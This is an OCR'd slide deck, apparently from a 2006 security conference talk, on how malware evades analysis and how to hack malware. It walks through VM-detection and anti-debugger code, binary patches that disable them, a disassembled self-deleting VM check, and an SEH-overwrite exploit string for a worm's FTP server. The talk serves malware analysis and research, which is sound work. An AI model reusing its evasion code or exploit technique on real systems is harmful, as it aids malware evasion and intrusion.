


# HACKING MALWARE

Offense is the new Defense


**Val Smith**
**valsmith@metasploit.com**
**Danny Quist**
**chamuco@gmail.com**




# Who Are We?

ValSmith

*BACKGROUND*:

- Malware analyst
- Penetration tester
- Exploit developer

*AFFILIATIONS:*

- OffensiveComputing
- Metasploit
- Cult of the Dead Cow – NSF
- TBS




# Who Are We?


## Danny Quist (chamuco)

*BACKGROUND*:

- Security Researcher
- Software Developer
- Exploit Developer

*AFFILIATIONS:*

- OffensiveComputing
- TBS






# Who Are We?

## Other Project Members

**Patrick Stach** - Partner in Stach & Liu, a firm providing advanced IT security consulting to the Fortune 500 and multi-national financial institutions. Before founding Stach & Liu, Patrick aided in the development of multiple industry leading security scanning engines. In addition to providing security consulting services to Mitsui Zaibatsu, he has led the network security teams for a number of major hosting providers. Patrick has lectured on cryptanalysis at Kyoto University, taught as adjunct faculty at Network Associates' Japan Security Academy, and performs government-funded cryptanalysis. He is a developer of the Metasploit Framework and has presented at DefCon, Interz0ne, AtlantaCon, ToorCon, and PhreakNIC. One of Patrick's best known projects is the *MD5 Collision Generator Implementation* of paper by Xiaoyun Wang, et all.

**Ty Bodell –** Is a security analyst in the critical infrastructure security space. His focus is on broad security concepts such as malware, incident response, and forensics. He is one of the chief malware collectors and analysts for Offensive Computing.

**Acknowledgements** – Thanks for tons of help from the metasploit guys, HD Moore, Skape, spoonm, slow, theif, ramune, Halvar's awesome tools, and many more too numerous to list here.


# What

- Virtual Machine Detection
- Malware protections and countermeasures
- Exploiting Malware with MSF
- Offensive Computing Project

# Philosophy (why)?

***Because We Can***
***Because It's Fun***
***Because We Learn***

- Malware are *systems* like any other (os, application)
- *Systems* can be instrumented, modeled and understood
- *Systems* implement security to protect themselves
- Vulnerabilities can be found in *systems* and exploited
- Malware is just another *system* and it can be hacked


# Protections

***Describing the Circle of Security***

Malware systems have their own set of security measures which must be understood and defeated:

**Main Areas of Malware Protections:**

- Anti-Virtual Machine
- Binary Compression
- Binary Encoding
- Anti-Debugger




# Necromancy (how)?

***Using Evil to fight Evil***

Use same reversing methods as finding and exploiting vulnerabilities:

- Static Analysis
  - Disassemblers
  - Packer detectors/unpackers

- Dynamic Analysis
  - Debuggers
  - Examine memory, stack, registers

- Instrumentation
  - Sysinternals
  - VM's
  - Sniffers

-Binary Comparison
  - Bindiff
  - Bdiffm
  - Scripts

- Exploitation Frameworks
  -Metasploit

- Misc
  - Hex Editors
  - Other Cracking Tools

# *Anti-Virtual Machines*


Pseudo code:

*IF detect_vmware*
*THEN do nothing, destroy self, destroy system*
*ELSE*
*Continue with malware payload*

DASHER Variant Disassembly Example:

```
PS_____:00401D51   push    offset aNetStartFindst ; "net start | findstr VMware && echo VMwa"...
PS_____:00401D52   push    edi
PS_____:00401D53   call    sub_402148
PS_____:00401D58   lea     eax, [ebp+var_300]
PS_____:00401D5E   push    eax
PS_____:00401D5F   push    offset aNetStartFind_0 ; "net start | findstr Virtual && echo Vir"...
PS_____:00401D64   push    edi
PS_____:00401D65   call    sub_402148
PS_____:00401D6A   push    offset aDel0    ; "del %%0\r\n“
```




## *Anti-Virtual Machines*

Run 1_valsmith_demo_us06_antiinstrument_partI.avi demo Movie Here . . .


# Defeating Anti-VM Techniques

- Turn off your VMware services so they aren't detected

***net stop "Vmware Tools"***

- Binary patch the malware to JMP the vmware detection routines.

Identify the function that calls the vmware detection code.

```
PS______:00401CD0 sub_401CD0      proc near             ; CODE XREF: sub_40123C+3   p
```

Jump to xref to operation to find where the detection function is called:

```
PS______:0040123C sub_40123C      proc near             ; CODE XREF:
PS______:0040121D   p
PS______:0040123C                 push    ebp
PS______:0040123D                 mov     ebp, esp
PS______:0040123F                 call    sub_401CD0
PS______:00401244                 call    sub_40125C
```

Find the HEX section which calls the detection routines:

```
PS______:00401230  C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 E8 "++..dú....+.UësF"
PS______:00401240  8C 0A 00 00 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "î..F   ...F      ..FI"
```

NOP out the call

```
PS______:00401230  C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 90 "++..dú....+.UësF"
PS______:00401240  90 90 90 90 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "î..F   ...F      ..FI"
```

- Run natively (not in a VM) or use obscure VM (bochs)




## *Hacking Anti-VM*


Run 2_valsmith_demo_us06_antiinstrument_partII.avi demo Movie Here . . .


# *Virtual Machine Detection*

- Virtual Machines used to “safely” run malware
- Types of Virtual Machines
    - Fully Emulated instruction set
        - Instructions are translated on the fly to host OS
        - Generally have a 1-1 representation of host OS
    - “Somewhat” Emulated
        - Stack operation emulation
        - Descriptor table translation
            - IDT, GDT, LDT
    - Hardware Virtualization
        - Intel Vanderpool Instruction Set
        - AMD Pacifica Instruction Set

The witch and the demon

# *Specific VM Detection*



## -VMWare Driver Interface

```
__try
{
    __asm
    {
        mov     eax, 'VMXh';
        mov     ebx, 0; // any value but not the MAGIC VALUE
        mov     ecx, 10; // get VMWare version
        mov     edx, 'VX'; // port number
        in      eax, dx; // read port
        cmp     ebx, 'VMXh'; // is it a reply from VMWare?
        jne          notVmware
        jmp     isVmware
notVmware:
        mov     rc, 0;
isVmware:
        mov     rc, eax; // on return EAX returns the VERSION
    }
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    rc = 0;
}
```

http://chitchat.at.infoseek.co.jp/vmware/backdoor.html

# *Type Specific VM Detection*

- Virtual PC Detection


```
__try
{
    __asm
    {
        mov  ebx, 0; // It will stay ZERO if VPC is running
        mov  eax, 1; // VPC function number

        // call VPC
        __emit 0Fh;
        __emit 3Fh;
        __emit 07h;
        __emit 0Bh;

        test ebx, ebx;
        setz [rc];
    }
}
__except( IsInsideVPC_exceptionFilter(GetExceptionInformation()) )
{
    rc = 0;
}
```

**http://www.codeproject.com/system/VmDetect.asp**

## *Generic VM Detection*

- Excellent paper outlining problems implementing VMs on IA-32 architecture (Robin, Irvine, Usenix 2000)
    - Certain registers have system-wide applicability
        - LDT – Local Descriptor Table
        - GDT – Global Descriptor Table
        - IDT – Interrupt Descriptor Table
        - MSW – Machine Status Word
    - Intel CPU not made for virtualization
    - Must be emulated, or translated
    - Ring-3 signature generation


## *Generic VM Detection*




- **IDT Technique** (redpill, skoopy_doo)
  - Simple signature match on IDT register value
  - Effective for single-processor machines
  - Multiprocessor/Dual Core have separate tables
    *failed 1/n times n = number of processors*
- **GDT had similar results**
- **LDT showed static results across processor**
  - Used for accessing local data relevant to process
  - Memory addressed similarly despite context switches
  - Fails on full emulation.
    (e.g. Disable acceleration on VMWare)

- **MSW good to use if LDT fails.**

# VMWare Detection with NoPill (Accelerated/no emulation)



# VMWare Detection with NoPill (No Acceleration/Emulated)



## *Binary Compression*

- Malware employs binary compression
  - Smaller binaries = less bandwidth / footprint
  - Harder to disassemble and analyze
  - Obfuscates original entry point (OEP)

- Binary Compression Tool Examples:
  - UPX
  - Aspack
  - FSG
  - PE Compact
  - Many, many more

# *Encryption*

- Malware often employs encryption
- Obfuscate strings, functions, OEP
- Hinder disassembly / analysis
- Two main types of encryption covered here:

- String encryption
  - -Using XOR  obfuscate strings
  - - Running XOR with values 1-255 over a binary often yields interesting string results

-Binary encryption – Using a binary encrypter
  - - Morphine
  - - Daemon
  - - telock
  - - Yoda's Crypter




## *Encryption/Compression*

Run 3_valsmith_demo_us06_compression_partI.avi demo Movie Here . . .

## *Defeating Binary Encryption and Compression*

Many techniques for “hacking” malware protections:

- Scan with detector
- Unpack/decrypt the file if a tool is available
- Use debugger to step through the decryption routines
  - x86emu
  - IDA
  - Ollydbg

- Dump process memory region

**Notes:**

- Some processes do not stay resident (run and exit quickly)
- Run in a debugger and break right away
- Step through instructions up to exit
- Dump process memory with LordPe




## *Hacking the Encryption/Compression*

Run 4_valsmith_demo_us06_compression_partII.avi demo Movie Here . . .

## *Anti-Debugger*

- IsDebuggerPresent() to subvert analysis

```
#define _WIN32_WINNT 0x400
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[]) {
     if (IsDebuggerPresent()) {
       printf("YOU DIE NOW!\n");
     }
     else {
       printf("Run Evil Malware Normally\n");
     }
     return 0;
}
```

-Method is vulnerable
  - Set a jump near the debugger check
  - Use Ollydbg IsDebuggerPresent() hide plugin





## *Anti-Debugger Techniques*

Run 5_valsmith_demo_us06_antidebugger_partI.avi demo Movie Here . . .

# *Anti-Anti-Debugger*

- Find call and jz instruction to the anti-debugger function:




jz rel = 0x74

jmp rel = 0xEB

```
.text:00411A60          call    ds:IsDebuggerPresent
.text:00411A66          cmp     esi, esp
.text:00411A68          call    sub_4113B1
.text:00411A6D          test    eax, eax
.text:00411A6F          jz      short loc_411A80
.text:00411A71          push    offset aYouDieNow ; "YOU DIE NOW!\n"
.text:00411A76          call    sub_41149C
.text:00411A7B          add     esp, 4
.text:00411A7E          jmp     short loc_411A8D
.text:00411A80          push    offset aRunEvilMalware ; "Run Evil Malware Normally\n"
```

- Find location in hex editor and change to a *jmp:*

```
.text:00411A50  FF FF B9 30 00 00 00 B8-CC CC CC CC F3 AB 8B F4 "  ¦0...+¦¦¦¦=½ï("
.text:00411A60  FF 15 80 A1 42 00 3B F4-E8 44 F9 FF FF 85 C0 74 " §ÇíB.;(FD·  à+t"
.text:00411A70  0F 68 E8 40 42 00 E8 21-FA FF FF 83 C4 04 EB 0D "¤hF@B.F!·  â- d"
.text:00411A80  68 C8 40 42 00 E8 12 FA-FF FF 83 C4 04 33 C0 5F "h+@B.F ·  â- 3+_"
```




## *Anti-Debugger Techniques*

Run 6_valsmith_demo_us06_antidebugger_partII.avi demo Movie Here . . .

# *Exploiting Malware Vulnerabilities*

- malware have their own vulnerabilities.
- *avserve* ftp server used by worms for propagation.
- avserve is packed (use unpack methods)
- Analyze disassembly
    - Find basic buffer overflow
    - Vuln PORT command of the FTP server

```
.text:00401BC8 loc_401BC8:      ; CODE XREF: sub_401B08+A4j
.text:00401BC8                  lea     eax, [ebp+var_4E4]
.text:00401BCE                  push    offset aPort    ; "PORT"
.text:00401BD3                  push    eax             ; char *
.text:00401BD4                  call    _strstr
.text:00401BD9                  pop     ecx
.text:00401BDA                  test    eax, eax
.text:00401BDC                  pop     ecx
.text:00401BDD                  jz      loc_401CA4
.text:00401BE3                  lea     eax, [ebp+var_4E0]
.text:00401BE9                  push    eax             ; char *
.text:00401BEA                  lea     eax, [ebp+var_E4]
.text:00401BF0                  push    eax             ; char *
.text:00401BF1                  call    _strcpy
```




## *Exploiting Malware Vulnerabilities*

- Sometimes DOS'ing malware can be useful, especially worms
- Writing a generic FTP Metasploit module could be useful:

```
package Msf::Exploit::dosworm;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };
my $info =
  {
    'Name'    => 'Generic windows FTP server Overflow',
    'Version' => '$Revision: 1 $',
    'Authors' =>
      [ 'valsmith  [at] metasploit.net>',
        'chamuco [at] gmail.com>',
      ],

      'Arch'  => [ 'x86' ],
      'OS'    => [ 'win32', 'win2000', 'winxp', 'win2003' ],
      'Priv'  => 0,
.....<snip>.....
     my $request = "PORT" . "\x41" x 295;
.....<snip>.....
```




## *Exploiting Malware Vulnerabilities*

- Kick it up a notch, can we get a shell?
- Use classic SEH overwrite techniques
- Watch debugger output to find loaded libraries
- Use Metasploit framework for rapid development:
    - Use msfpescan to find POP POP RET's

**# ftp port command – padding – jump forward 6 bytes – kernel32.dll pop pop ret – jump back 1005 bytes – padding – shellcode – padding**

**my request = "PORT". "\x90"x268 . "\xeb\x06\x90\x90" . "\x3a\x63\xe7\x77" . "\xe9".pack('V',-1005) . "\x90"x15 . $shellcode . "\x90"x1530'**




## *Owning the Worm*

Run 7_valsmith_demo_us06_sehexploit.avi demo Movie Here .

. . . . .




# Introducing Offensive Computing

http://www.offensivecomputing.net/




# We can Hack Malware, Now What?

- Antivirus companies use previous methods to build commercial products
  - Well known deficiencies:
    - Signature performance
    - Amount of processing required on computer
    - Non-intrusive vs. effectiveness vs. performance

      *Pick two*


- Who's watching the AV companies and verifying results?
  - The market of course!
  - Open source helping the situation

    *As much as it can*

- Open analysis of malware can only help the situation




# What's Wrong with the Current Situation?


- **Malware analysis field is very elitist**
  - Vetted private mailing lists of malware exchange
  - Horded collections of malware by AV vendors
  - Private groups/websites/… to limit exposure
  - Bickering between AV companies about naming

- **Castes of researchers**

- **Prevents outside analysis**
  - "*Hey I've got an idea…*" does not fit
  - No academic analysis without significant effort
  - Not attractive to compressed analysis timeframes
    - Incident response –
      What's this thing on my system?
    - What is the best way to mitigate it?
    - What is it doing?


# Offensive Computing's Solution


- Everyone gets the same access to malware
  - No vetting, all you need is an email address
  - Analysis done in a very open manner with reproducible results
- Analysis is available online in a web forum environment
  - Bulletin board type environment
  - Soon moving to an auto decompiled wiki-styled environment
- Auto scanning with set of AV products
  - Similar idea as the auto-scanners already available
  - Difference is we share our resources
- Unpacking/decryption
  - Manual
  - Automated (safe…hopefully) methods




# YOU'RE RUINING THE INTERNET!

- "*Lack of a vetting process helps the bad guys*"
  - Helps well-intentioned analysis much more
  - Writing "*effective*" malware is hard, defending against it is harder
  - What about the "superworms"?

- "*Open analysis of malware is a bad thing*"
  - Analysis is already available from many sources Symantec, McAfee, F-Secure, etc..
  - Peer reviewed publications tend to focus on performance of malware, rather than mitigation techniques
  - Most malware is poorly written
    - Difficult to make reliable
    - Difficult to make portable




offensive computing
RETREIVING DATA
OFFENSIVE COMPUTING IS ONLINE
command>

# Questions?




# References


| | |
|---|---|
| Binary Encryption | http://www.phrack.org/show.php?p=58&a=5 |
| Anti-Vmware/Redpill | http://invisiblethings.org/papers/redpill.html [Joanna Rutkowska] |
| NoPill | http://www.offensivecomputing.net/papers/vm.pdf [D. Quist / Valsmith] |
| X86emu: | http://ida-x86emu.sourceforge.net/ [ Chris Eagle] |
| Metasploit: | http://www.metasploit.com |
| Offensive Computing | http://www.offensivecomputing.net |
| Analysis of the Intel Pentium's Ability to Support a Secure Virutal Machine Monitor | http://www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf |